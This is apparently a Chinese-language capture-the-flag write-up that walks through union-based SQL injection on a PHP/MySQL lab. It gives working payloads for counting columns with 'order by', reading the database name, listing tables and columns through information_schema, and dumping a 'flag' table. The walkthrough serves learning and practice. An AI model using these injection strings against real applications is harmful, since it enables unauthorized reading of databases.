
1. 实验环境

操作系统：CentOS7.6

服务器：PHP 5.2.17p1

数据库：5.5.36



1. 操作过程：
2. 确定列数

依次提交1'order by 1#，1'order by 2#，1'order by 3#，1'order by 4#.....依次增加数字，直到出现错误为止。




由错误信息可得列数只有2行。

1. 获取数据库名

提交1' union select 1,database()#


database()是获取的是当前所操作的数据库名



结果显示当前数据库名为：targetsys

1. 获取该数据库中的表的信息


1' union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()#



由结果可以看出,targetsys数据库中有admin,flag,root,user,userid这五个表

1. 获取flag表中的列的信息。


1' UNION SELECT 1,GROUP\_CONCAT(column\_name) FROM information\_schema.columns WHERE table\_schema=database() and table\_name = 'flag'#



由结果看出，flag表有两个字段Id，flag。

1. 取出flag表的信息

1' UNION SELECT \* FROM flag#



填入**flag{e10adc3949ba59abbe56e057f20f883e}**

1. 提交成功

